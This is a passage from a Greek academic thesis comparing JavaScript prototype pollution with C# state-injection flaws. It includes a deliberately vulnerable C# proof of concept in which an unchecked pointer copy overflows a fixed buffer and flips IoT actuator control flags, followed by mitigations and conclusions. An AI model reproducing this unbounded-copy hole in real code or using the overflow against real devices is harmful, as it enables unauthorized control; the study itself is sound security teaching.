
Έστω ένας IoT actuator που στέλνει μετρήσεις προς ένα endpoint του server. Το συγκεκριμένο endpoint δέχεται τεράστιο όγκο από εισερχόμενες κλήσεις, από πολλούς actuators. Το μοντέλο που δέχεται το endpoint αποτελείται από το Payload (μέτρηση) και λανθασμένα από το FeatureFlags, το οποίο κανονικά δε θα έπρεπε να είναι εκτεθειμένο. Το FeatureFlags καθορίζει αν η συσκευή είναι monitor-only ή control-enabled. Για για καλύτερη απόδοση, το endpoint χρησιμοποιεί unsafe keyword και fixed buffer για γρήγορη αντιγραφή των δεδομένων του μηνύματος. Ένα overflow του payload μπορεί να γράψει πάνω στο FeatureFlags και να ενεργοποιήσει AllowControl (και/ή SkipSignatureCheck), με αποτέλεσμα μη εξουσιοδοτημένη ενέργεια.

Κώδικας

```
1. using System.Runtime.InteropServices;
2.
3. /// <summary>
4. /// Represents a message sent from an IoT actuator device.
5. /// Contains a fixed-size payload and feature flags for server policy.
6. /// </summary>
7. [StructLayout(LayoutKind.Sequential, Pack = 1)]
8. public unsafe struct ActuatorMessage
9. {
10.     /// <summary>
11.     /// Payload buffer (32 bytes) for actuator metrics.
12.     /// </summary>
13.     public fixed byte Payload[32];
14.
15.     /// <summary>
16.     /// Feature flags controlling server-side policies.
17.     /// bit0 = SkipSignatureCheck, bit1 = AllowControl
18.     /// </summary>
19.     public uint FeatureFlags;
20. }
21.
22. /// <summary>
23. /// Defines bitmask constants for actuator feature flags.
24. /// </summary>
25. public static class FeatureBits
26. {
27.     /// <summary>
28.     /// Flag to skip signature check (bit 0).
29.     /// </summary>
30.     public const uint SkipSignatureCheck = 1u << 0;
31.
32.     /// <summary>
33.     /// Flag to allow control commands (bit 1).
34.     /// </summary>
35.     public const uint AllowControl = 1u << 1;
36. }
37.
38. /// <summary>
39. /// Receives actuator data and imports it into ActuatorMessage.
40. /// </summary>
41. public static class Consumer
42. {
43.     /// <summary>
```

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

```
44.     /// Imports actuator payload data into the ActuatorMessage struct.
45.     /// Unsafe: Direct memory copy using pointers, can overflow if input is too large.
46.     /// </summary>
47.     /// <param name="rec">Reference to ActuatorMessage to populate.</param>
48.     /// <param name="input">Incoming payload data from actuator.</param>
49.     public static unsafe void ImportActuatorValue(ref ActuatorMessage rec, byte[] input)
50.     {
51.         fixed (ActuatorMessage* pRec = &rec)
52.         fixed (byte* pIn = input)
53.         {
54.             byte* pDst = pRec->Payload;
55.             for (int i = 0; i < input.Length; i++)
56.                 pDst[i] = pIn[i];
57.         }
58.     }
59. }
60.
61. /// <summary>
62. /// Routes commands to actuators based on feature flags and automation rules.
63. /// </summary>
64. public static class CommandRouter
65. {
66.     /// <summary>
67.     /// Sends a command to the actuator if the AllowControl policy is enabled.
68.     /// </summary>
69.     /// <param name="featureFlags">Feature flags from ActuatorMessage.</param>
70.     /// <param name="command">Command string to send.</param>
71.     public static void SendCommandIfAllowed(uint featureFlags, string command)
72.     {
73.         bool allow = (featureFlags & FeatureBits.AllowControl) != 0;
74.         if (!allow)
75.         {
76.             Console.WriteLine("Command blocked (monitor-only policy).");
77.             return;
78.         }
79.         Console.WriteLine($"Command sent: {command}");
80.     }
81.
82.     /// <summary>
83.     /// Example automation rule: triggers fan if temperature exceeds 30°C and control is
allowed.
84.     /// </summary>
85.     /// <param name="tempCelsius">Current temperature in Celsius.</param>
86.     /// <param name="featureFlags">Feature flags from ActuatorMessage.</param>
87.     public static void Automation(double tempCelsius, uint featureFlags)
88.     {
89.         if (tempCelsius > 30 && (featureFlags & FeatureBits.AllowControl) != 0)
90.         {
91.             Console.WriteLine("Automation: Temp>30 -> StartFan");
92.         }
93.     }
94. }
95.
96. /// <summary>
97. /// Demonstrates unsafe payload import and command routing for actuator messages.
98. /// </summary>
99. public static class Demo
100. {
101.     /// <summary>
102.     /// Entry point: simulates receiving actuator data, imports payload, and routes
commands.
103.     /// </summary>
104.     public static unsafe void Main()
105.     {
106.         var message = new ActuatorMessage { FeatureFlags = 0 };
107.
108.         // Represents the incoming Payload from Actuator
109.         var payload = new byte[33];
110.         for (int i = 0; i < 32; i++)
111.             payload[i] = 0x41; // dummy values that represent the metrics from the Actuator
```



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

```
112.          payload[32] = 0x03; // extra byte that overflows
113.
114.          // Gets the data from the actuator and passes it to ActuatorMessage
115.          // After this point the pollution has already taken place
116.          Consumer.ImportActuatorValue(ref message, payload);
117.
118.          Console.WriteLine($"After : FeatureFlags=0x{message.FeatureFlags:X}");
119.
120.                // Dummy commands to demonstrate policy bypass and exploitation
121.                CommandRouter.SendCommandIfAllowed(message.FeatureFlags, "CloseValve");
122.          CommandRouter.Automation(31.5, message.FeatureFlags);
123.      }
124. }
125.
```

Στο παράδειγμα το payload αναπαριστά την τιμή της μέτρησης που θα ερχόταν από τον actuator, το οποίο θα ήταν ένα byte array και το message αναπαριστά τον εσωτερικό χώρο μνήμης του server. Το προβληματικό σημείο είναι μέσα στην ImportActuatorValue(), την οποία θα καλούσε το Endpoint για να αποθηκεύσει τα δεδομένα και η οποία γράφει όλα τα bytes αντί για τα πρώτα 32 μόνο. Το 33ο είναι αυτό που κάνει overflow και γράφει πάνω στο FeatureFlags, ενεργοποιώντας έτσι τα AllowControl και SkipSignatureCheck. Μετά οι SendCommandIfAllowed() και Automation() αναπαριστούν commands που κανονικά δε θα έτρεχαν αν δεν είχε γίνει το overflow. Αυτά τα 2 commands εκτελούνται σε 2ο χρόνο, αφότου άλλο component του server διαβάσει το μολυσμένο state.




Figure 14: Command και Automation που έτρεξαν στον Actuator

Σε αυτό το παράδειγμα, αυτό το overflow θα μπορούσε να προκληθεί τυχαία αλλά θα μπορούσε να είναι και σκόπιμο. Κάποιος που θα είχε πρόσβαση είτε στον actuator είτε στο endpoint θα μπορούσε να στείλει ένα τέτοιο byte stream που να επηρεάσει με τον τρόπο που θέλει την συμπεριφορά του actuator.

3.4.3.2. Ομοιότητες

Η χρήση pointers και unsafe blocks στη C# συνδέεται με το prototype pollution μέσω της έννοιας του state injection. Στο pollution, ένα key όπως proto μπορεί να εισαγάγει κακόβουλη property που αλλάζει τη μελλοντική συμπεριφορά. Στους pointers, ένα overflow

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/


μπορεί να γράψει πάνω σε bit flags ή κρίσιμες μεταβλητές (π.χ. AllowControl, SkipSignatureCheck), μεταβάλλοντας επίσης τη λογική της εφαρμογής. Και στις δύο περιπτώσεις, η αρχική είσοδος φαίνεται αθώα (JSON input ή byte array), αλλά τελικά επιφέρει αλλοίωση του state που γίνεται αντιληπτή αργότερα, όταν κάποια άλλη συνάρτηση βασιστεί στις μολυσμένες τιμές. Η καθυστέρηση αυτή δημιουργεί ένα pollution-like αποτέλεσμα.

3.4.3.3. Διαφορές

Η διαφορά είναι ότι οι pointers προκαλούν buffer overflow και αλλοίωση στη δομή των objects. Η εκμετάλλευση προϋποθέτει ακριβή γνώση της διάταξης δεδομένων στη μνήμη και πολύ συγκεκριμένο overflow, ενώ το prototype pollution μπορεί να επιτευχθεί με την απλή εισαγωγή ενός JSON property. Επίσης, οι pointers επηρεάζουν χαμηλό επίπεδο του προγράμματος, με συνέπειες που μπορεί να είναι πιο καταστροφικές (π.χ. bypass πολιτικών ασφαλείας, αλλοίωση device states), αλλά δεν έχουν την ευκολία και την καθολικότητα της JavaScript. Η μόλυνση είναι τοπική και τεχνικά δύσκολη στην εκτέλεση, αλλά πιο ισχυρή, αφού μπορεί να παρακάμψει μηχανισμούς που βρίσκονται βαθύτερα από το application logic. Έτσι, ενώ το prototype pollution είναι πιο εύκολα εκμεταλλεύσιμο, το pointer-based overflow μπορεί να έχει σοβαρότερες επιπτώσεις όταν εκδηλωθεί.

3.4.4. Αντιμετώπιση

- **Separation of Concerns**
  Ο pointer-based parser πρέπει να γράφει αποκλειστικά σε “data-only” buffers. Οτιδήποτε αφορά κρίσιμο state δε θα έπρεπε να είναι στο ίδιο επίπεδο δομής ή object. Με αυτό τον διαχωρισμό, ακόμη και αν προκύψει overflow, η επίδραση περιορίζεται σε μη κρίσιμα δεδομένα.
- **Περιορισμός unsafe blocks**
  Η χρήση pointers να περιορίζεται μόνο σε μικρά blocks, όπου χρειάζεται όντως για να γίνει η χρήση pointers. Οτιδήποτε άλλο να είναι εκτός και να διαχειρίζεται από το CLR.
- **Έλεγχος μεγέθους input**
  Κάθε pointer write οφείλει να δεσμεύεται από αυστηρό μέγεθος και να γράφει μόνο τον ακριβή αριθμό των bytes. Το μέγεθος του input δεν πρέπει να ξεπερνάει ποτέ το μέγεθος του buffer. Το υπόλοιπο του buffer να μηδενίζεται ώστε να αποφεύγονται κατάλοιπα προηγούμενων χρήσεων.
- **Διάταξη μνήμης**



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

Όπως αναφέρθηκε, το ιδανικό θα ήταν να υπάρχουν ξεχωριστές δομές για τα δεδομένα που εισάγονται και για τα πιο κρίσιμα states. Αλλά στην περίπτωση που δεν μπορεί να γίνει αυτό, θα έπρεπε να υπάρχει κάποιο padding ανάμεσα στα κρίσιμα και μη κρίσιμα properties.

3.4.5. Συμπεράσματα

Η χρήση pointers στη C# είναι θεμιτή και συχνά αναγκαία για υψηλή απόδοση ή ακριβές interop, αλλά εισάγει το ρίσκο της άμεσης τροποποίησης μνήμης. Το ζητούμενο δεν είναι η αποφυγή των pointers, αλλά η απομόνωσή τους σε καλά οριοθετημένα τμήματα κώδικα και η επιβολή αυστηρών ορίων σε κάθε εγγραφή. Τα μέτρα που αναφέρθηκαν πρέπει να τηρούνται συστηματικά, ώστε η αρχιτεκτονική να διατηρεί τα οφέλη που προσφέρουν οι pointers χωρίς να εκθέτει την επιχειρησιακή λογική σε state injection μέσω overflow της μνήμης.

Σχετικά με το prototype pollution, παρότι οι δύο κατηγορίες έχουν δομικές διαφορές ως προς την αιτία και τον μηχανισμό (prototype chain έναντι memory overflow), οι επιπτώσεις τους συγκλίνουν: και στις δύο περιπτώσεις παρατηρείται state injection που αλλοιώνει μεταγενέστερες αποφάσεις της εφαρμογής. Η πειθαρχημένη χρήση pointers, σε συνδυασμό με τα προτεινόμενα μέτρα, προσφέρει ένα συνεκτικό πλαίσιο άμυνας απέναντι σε αυτές τις pollution-like συμπεριφορές.

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/


4. Συμπεράσματα

Η παρούσα εργασία ασχολήθηκε με την ανάλυση και υλοποίηση επιθέσεων τύπου Prototype Pollution καθώς και με την αναζήτηση αντίστοιχων μοτίβων ευπάθειας στη C#/.NET. Στόχος ήταν από τη μία να διευκρινιστεί η φύση της ευπάθειας στη JavaScript και από την άλλη να εξεταστεί κατά πόσο αντίστοιχες τεχνικές μπορούν να εμφανιστούν σε δομές και μηχανισμούς της C#.

Η μελέτη έδειξε ότι η JavaScript, λόγω της δομής της βασισμένης στο prototype-based inheritance, επιτρέπει την καθολική αλλοίωση της prototype chain. Αυτό σημαίνει πως ένα κακόβουλο input, μέσω properties όπως το __proto__, μπορεί να μολύνει το Object.prototype, επηρεάζοντας όλα τα objects που το κληρονομούν. Έτσι, απλές ενέργειες του επιτιθέμενου, όπως η εισαγωγή ενός key με μη αναμενόμενο όνομα, μπορούν να έχουν σοβαρές συνέπειες, περιλαμβάνοντας Privilege Escalation, Denial of Service, ακόμα και Remote Code Execution. Το prototype pollution επομένως αποτελεί χαρακτηριστικό παράδειγμα του πώς ο σχεδιασμός μιας γλώσσας, μπορεί να δημιουργήσει σημαντικά προβλήματα ασφάλειας.

Αντίθετα, στη C# δεν υπάρχει αντίστοιχη δομή με prototype chain, καθώς η γλώσσα στηρίζεται σε class-based inheritance. Αυτό σημαίνει πως δεν μπορεί να υπάρξει καθαρό prototype pollution. Ωστόσο, η ανάλυση που πραγματοποιήθηκε αποκάλυψε ότι υπάρχουν μηχανισμοί με παρόμοια επικινδυνότητα, οι οποίοι επιτρέπουν state injection σε objects κατά το runtime. Ενδεικτικά:

- ExpandoObject: Παρέχει μεγάλη ευελιξία στην προσθήκη και τροποποίηση properties σε πραγματικό χρόνο. Αν συνδυαστεί με κακόβουλο input, μπορεί να επιτρέψει σε έναν χρήστη να εισάγει properties που η εφαρμογή δεν ανέμενε (π.χ. isAdmin). Αν τα δεδομένα αυτά διαδοθούν, ενδέχεται να οδηγήσουν σε παραβίαση μηχανισμών εξουσιοδότησης ή αλλοίωση επιχειρησιακών κανόνων. Μπορεί επίσης να υπάρξει DoS σε περίπτωση μεγάλου όγκου δεδομένων.
- Reflection: Η χρήση του για auto-binding σε objects βάσει ονομάτων properties μπορεί να επιτρέψει την εγγραφή σε ευαίσθητα ή ακόμα και μη δημόσια πεδία (NonPublic). Αυτό δημιουργεί κίνδυνο state injection, με συνέπειες όπως privilege escalation ή ενεργοποίηση απενεργοποιημένων λειτουργιών.
- Deserialization: Σε περιπτώσεις όπου χρησιμοποιούνται μη ασφαλείς serializers (π.χ. BinaryFormatter), η έλλειψη ελέγχου μπορεί να οδηγήσει σε εκτέλεση κακόβουλων gadget chains κατά το deserialization. Πρόκειται για ένα από τα σοβαρότερα σενάρια, καθώς μπορεί να δώσει στον επιτιθέμενο τη δυνατότητα Remote Code Execution.



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

- Unsafe code και pointers: Παρόλο που είναι λιγότερο συνηθισμένα, η χρήση τους σε συνδυασμό με εισερχόμενα δεδομένα μπορεί να οδηγήσει σε buffer overflow με πολλές διαφορετικές επιπτώσεις αναλόγως την περίπτωση.


Από τα παραπάνω προκύπτουν ορισμένα σημαντικά συμπεράσματα:

1. Ομοιότητες: Και στα δύο περιβάλλοντα (JavaScript και C#), η βασική ιδέα της ευπάθειας σχετίζεται με το ότι μη ελεγμένα δεδομένα χρήστη γίνονται δεκτά και ενσωματώνονται σε objects με τρόπο που δεν είχε προβλεφθεί από τον προγραμματιστή. Το αποτέλεσμα είναι συνήθως state injection, το οποίο μπορεί να οδηγήσει και να αξιοποιηθεί σε επιθέσεις.
2. Διαφορές: Στη JavaScript, το πρόβλημα είναι δομικό και ενσωματωμένο στη γλώσσα λόγω της prototype chain. Στη C#, αντίθετα, το πρόβλημα είναι καθαρά θέμα υλοποίησης, προκύπτει δηλαδή από επιλογές και κακές πρακτικές του προγραμματιστή (π.χ. απουσία whitelist, χρήση NonPublic setters, επιλογή επικίνδυνων serializers). Επομένως, ενώ στη JavaScript η ίδια η γλώσσα αποτελεί την αιτία της ευπάθειας, στη C# οι κακές πρακτικές είναι αυτές που προκαλούν pollution-like σενάρια.
3. Επικινδυνότητα: Παρά τις διαφορές, τα αποτελέσματα μπορεί να είναι εξίσου σοβαρά και στις δύο περιπτώσεις. Ιδίως το Reflection και το Deserialization στο .NET είναι ιδιαίτερα επικίνδυνα, καθώς μπορούν να οδηγήσουν σε αλλοίωση κρίσιμων δεδομένων ή ακόμα και σε έλεγχο του συστήματος από τρίτους.

Από την εργασία προκύπτει ότι ανεξαρτήτως γλώσσας ή framework υπάρχει ανάγκη για κοινές μεθόδους ασφαλείας, όπως το input validation, η χρήση strongly-typed δομών, η αποφυγή επικίνδυνων serializers και η ελαχιστοποίηση της χρήσης dynamic τύπων. Επιπλέον, προκύπτει ότι πολλές επιθέσεις οφείλονται όχι στην ίδια τη γλώσσα αλλά σε λανθασμένες προγραμματιστικές επιλογές.

Για μελλοντική έρευνα, θα είχε ενδιαφέρον:

- Η μελέτη του συνδυασμού pollution-like επιθέσεων με άλλες κατηγορίες ευπαθειών (π.χ. SQL Injection, XSS) ώστε να κατανοηθεί πώς συνδυαστικά μπορούν να επιφέρουν μεγαλύτερη ζημιά.
- Η διερεύνηση pollution-like μοτίβων και σε άλλες γλώσσες με δυναμικά χαρακτηριστικά (π.χ. Python, Ruby, PHP), ώστε να προκύψει μια συγκριτική θεώρηση σε επίπεδο γλωσσών.
- Η ενσωμάτωση πρακτικών ασφαλούς προγραμματισμού ειδικά προσαρμοσμένων στο .NET οικοσύστημα, με στόχο την πρόληψη των παραπάνω κινδύνων.



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

Συνοψίζοντας, η εργασία έδειξε ότι, παρότι η C# δεν είναι εγγενώς ευάλωτη σε prototype pollution, διαθέτει αρκετούς μηχανισμούς που μπορούν να οδηγήσουν σε παρόμοιες μορφές state injection. Το γεγονός αυτό τονίζει το ότι η ασφάλεια λογισμικού δεν εξαρτάται μόνο από τη γλώσσα, αλλά πρωτίστως από τις πρακτικές που ακολουθούν οι developers. Η κατανόηση και αποφυγή των pollution-like μοτίβων μπορεί να αποτελέσει κρίσιμο βήμα προς την ανάπτυξη πιο ασφαλών εφαρμογών, σε έναν κόσμο όπου οι επιθέσεις συνεχώς εξελίσσονται.

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

Παράρτημα Α – Εικόνες

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

Παράρτημα Β – Λεξικό

Gadget
Ένα κομμάτι κώδικα που μπορεί να αξιοποιηθεί από έναν επιτιθέμενο για να εκτελέσει ανεπιθύμητες ενέργειες, συνήθως σε αλυσίδες exploit (π.χ. gadget chains).

Sink
Σημείο στον κώδικα όπου καταλήγουν τα δεδομένα και μπορεί να προκληθεί κάποια επικίνδυνη ενέργεια (π.χ. εκτέλεση εντολής, εγγραφή σε αρχείο).

State injection
Η εισαγωγή ή τροποποίηση της εσωτερικής κατάστασης μιας εφαρμογής μέσω κακόβουλων δεδομένων.

POCO (Plain Old CLR Object)
Απλή κλάση C# χωρίς εξαρτήσεις από frameworks ή ειδικά χαρακτηριστικά.

Automapping
Η αυτόματη αντιστοίχιση (mapping) πεδίων μεταξύ δύο αντικειμένων με παρόμοιες ιδιότητες.

Model binding
Η διαδικασία με την οποία ένα framework αντιστοιχίζει δεδομένα εισόδου (π.χ. από request) σε αντικείμενα/παραμέτρους μιας εφαρμογής.

Webhooks
Μηχανισμός όπου μια εφαρμογή στέλνει αυτόματα HTTP requests σε άλλη εφαρμογή όταν συμβεί κάποιο γεγονός.

DTO (Data Transfer Object)
Αντικείμενο που χρησιμοποιείται μόνο για μεταφορά δεδομένων, χωρίς λογική ή συμπεριφορά.

CLR (Common Language Runtime)
Το περιβάλλον εκτέλεσης του .NET, που διαχειρίζεται μνήμη, ασφάλεια και εκτέλεση κώδικα.

Actuator
Σε ένα IoT σύστημα ένας Actuator είναι ένα μηχάνημα που μπορεί να στέλνει μετρήσεις σε κάποιον server και να δέχεται σήματα με εντολές για να πραγματοποιήσει κάποια ενέργεια. [24]

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

Παράρτημα Γ – Τεχνικό Παράρτημα

ExpandoObject Exploit (Mass Assignment)

Solution:	PollutionInCSharp
Project:	ExpandoObjectPollution
Project Type:	ASP.NET Core Web API
Target Framework:	.NET 8.0

ExpandoObject Exploit (DoS)

Solution:	PollutionInCSharp
Project:	ExpandoObjectDoS
Project Type:	Console Application
Target Framework:	.NET 8.0

Reflection Exploit

Solution:	PollutionInCSharp
Project:	ReflectionPollution
Project Type:	ASP.NET Core Web API
Target Framework:	.NET 8.0

Unsafe & Pointers Exploit

Solution:	PollutionInCSharp
Project:	ExpandoObjectPollution
Project Type:	Console App
Target Framework:	.NET 8.0

BinaryFormatter Exploit

Solution:	VulnerableApp
Project:	BianryFormatterExploit
Project Type:	Console App
Target Framework:	.NET Framework 4.8


Newtonsoft Exploit

Solution:	VulnerableApp
Project:	NewtonSoftInsecureDeserialization
Project Type:	Console App
Target Framework:	.NET Framework 4.8
Nuget Packages:	Newtonsoft.Json

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

Παράρτημα Δ – Βιβλιογραφία

[1] "JavaScript Prototype (with Examples)." Accessed: Sept. 15, 2025. [Online]. Available: https://www.programiz.com/javascript/prototype
[2] "JavaScript Prototype," GeeksforGeeks. Accessed: Sept. 15, 2025. [Online]. Available: https://www.geeksforgeeks.org/javascript/js-prototype/
[3] "JavaScript prototypes and inheritance | Web Security Academy." Accessed: Sept. 15, 2025. [Online]. Available: https://portswigger.net
[4] "Object prototypes - Learn web development | MDN," MDN Web Docs. Accessed: Sept. 15, 2025. [Online]. Available: https://developer.mozilla.org/en-US/docs/Learn_web_development/Extensions/Advanced_JavaScript_objects/Object_prototypes
[5] "What is prototype pollution? | Tutorial & examples," Snyk Learn. Accessed: Sept. 15, 2025. [Online]. Available: https://learn.snyk.io/lesson/prototype-pollution/?ecosystem=javascript
[6] "What is prototype pollution? | Web Security Academy." Accessed: Sept. 15, 2025. [Online]. Available: https://portswigger.net
[7] gewarren, "System.Dynamic.ExpandoObject class - .NET." Accessed: Sept. 16, 2025. [Online]. Available: https://learn.microsoft.com/en-us/dotnet/fundamentals/runtime-libraries/system-dynamic-expandoobject
[8] "Mass Assignment - OWASP Cheat Sheet Series." Accessed: Oct. 06, 2025. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Mass_Assignment_Cheat_Sheet.html
[9] "6 Ways To Avoid Mass Assignment in ASP.NET MVC." Accessed: Oct. 06, 2025. [Online]. Available: https://odetocode.com/blogs/scott/archive/2012/03/11/complete-guide-to-mass-assignment-in-asp-net-mvc.aspx
[10] BillWagner, "Attributes and reflection - C#." Accessed: Sept. 16, 2025. [Online]. Available: https://learn.microsoft.com/en-us/dotnet/csharp/advanced-topics/reflection-and-attributes/
[11] "Understanding C# Reflection: A Beginner's Guide | by Ravi Patel | Medium." Accessed: Sept. 16, 2025. [Online]. Available: https://medium.com/@ravipatel.it/understanding-c-reflection-a-beginners-guide-28d17388a79c
[12] "V5322. OWASP. Possible reflection injection. Potentially tainted data is used to select class or method.," PVS-Studio. Accessed: Oct. 06, 2025. [Online]. Available: https://pvs-studio.com/en/docs/warnings/v5322/
[13] "Unsafe use of Reflection | OWASP Foundation." Accessed: Oct. 06, 2025. [Online]. Available: https://owasp.org/www-community/vulnerabilities/Unsafe_use_of_Reflection
[14] gewarren, "Serialization - .NET." Accessed: Sept. 17, 2025. [Online]. Available: https://learn.microsoft.com/en-us/dotnet/standard/serialization/
[15] F. Naeem, "Serialization and Deserialization in C#." Accessed: Sept. 16, 2025. [Online]. Available: https://www.c-sharpcorner.com/article/serialization-and-deserialization-in-c-sharp/
[16] "Serialization and Deserialization in C#: A Comprehensive Guide," DEV Community. Accessed: Sept. 16, 2025. [Online]. Available: https://dev.to/iamcymentho/serialization-and-deserialization-in-c-a-comprehensive-guide-5bj9



Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

[17] "ysoserial: A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization." Accessed: Sept. 17, 2025. [Online]. Available: https://github.com/pwntester/ysoserial
[18] NDC Conferences, *The Code Behind The Vulnerability - Barry Dorrans*, (Nov. 02, 2018). Accessed: Sept. 16, 2025. [Online Video]. Available: https://www.youtube.com/watch?v=kz7wmRV9xsU
[19] "Newtonsoft Documentation." Accessed: Sept. 17, 2025. [Online]. Available: https://www.newtonsoft.com/json/help/html/Introduction.htm
[20] A. Malepati, "Avoid Insecure JSON Deserialization in .Net and Java," Medium. Accessed: Sept. 17, 2025. [Online]. Available: https://medium.com/@Av1na4sH/avoid-insecure-json-deserialization-in-net-and-java-4d76c317c5a6
[21] T. Prasad, "Safe and Unsafe Mode Concept in C#." Accessed: Sept. 16, 2025. [Online]. Available: https://www.c-sharpcorner.com/blogs/safe-and-unsafe-concept-of-c-sharp
[22] "Unsafe Code in C#," GeeksforGeeks. Accessed: Sept. 16, 2025. [Online]. Available: https://www.geeksforgeeks.org/c-sharp/unsafe-code-in-c-sharp/
[23] M. Rashid, "Pointers And Unsafe Code In C# - Everything You Need To Know." Accessed: Sept. 16, 2025. [Online]. Available: https://www.c-sharpcorner.com/article/pointers-and-unsafe-code-in-c-sharp-everything-you-need-to-know/
[24] "Actuators in IoT," GeeksforGeeks. Accessed: Sept. 18, 2025. [Online]. Available: https://www.geeksforgeeks.org/machine-learning/actuators-in-iot/

Attribution-NonCommercial-NoDerivatives 4.0 International https://doi.org/10.26219/heal.aueb.9682
http://creativecommons.org/licenses/by-nc-nd/4.0/

Παράρτημα Ε – Πρόσθετη Βιβλιογραφία

- S. Li, M. Kang, J. Hou, and Y. Cao, “Mining Node.js Vulnerabilities via Object Dependence Graph and Query”.
- M. Kluban, “On Measuring JavaScript Vulnerabilities in the NPM Packages, Websites and Chrome Extensions”.
- Z. Kang, S. Li, and Y. Cao, “Probe the Proto: Measuring Client-Side Prototype Pollution Vulnerabilities of One Million Real-world Websites,” in *Proceedings 2022 Network and Distributed System Security Symposium*, San Diego, CA, USA: Internet Society, 2022. doi: 10.14722/ndss.2022.24308.
- T. Brito *et al.*, “Study of JavaScript Static Analysis Tools for Vulnerability Detection in Node.js Packages,” *IEEE Trans. Reliab.*, vol. 72, no. 4, pp. 1324–1339, Dec. 2023, doi: 10.1109/TR.2023.3286301.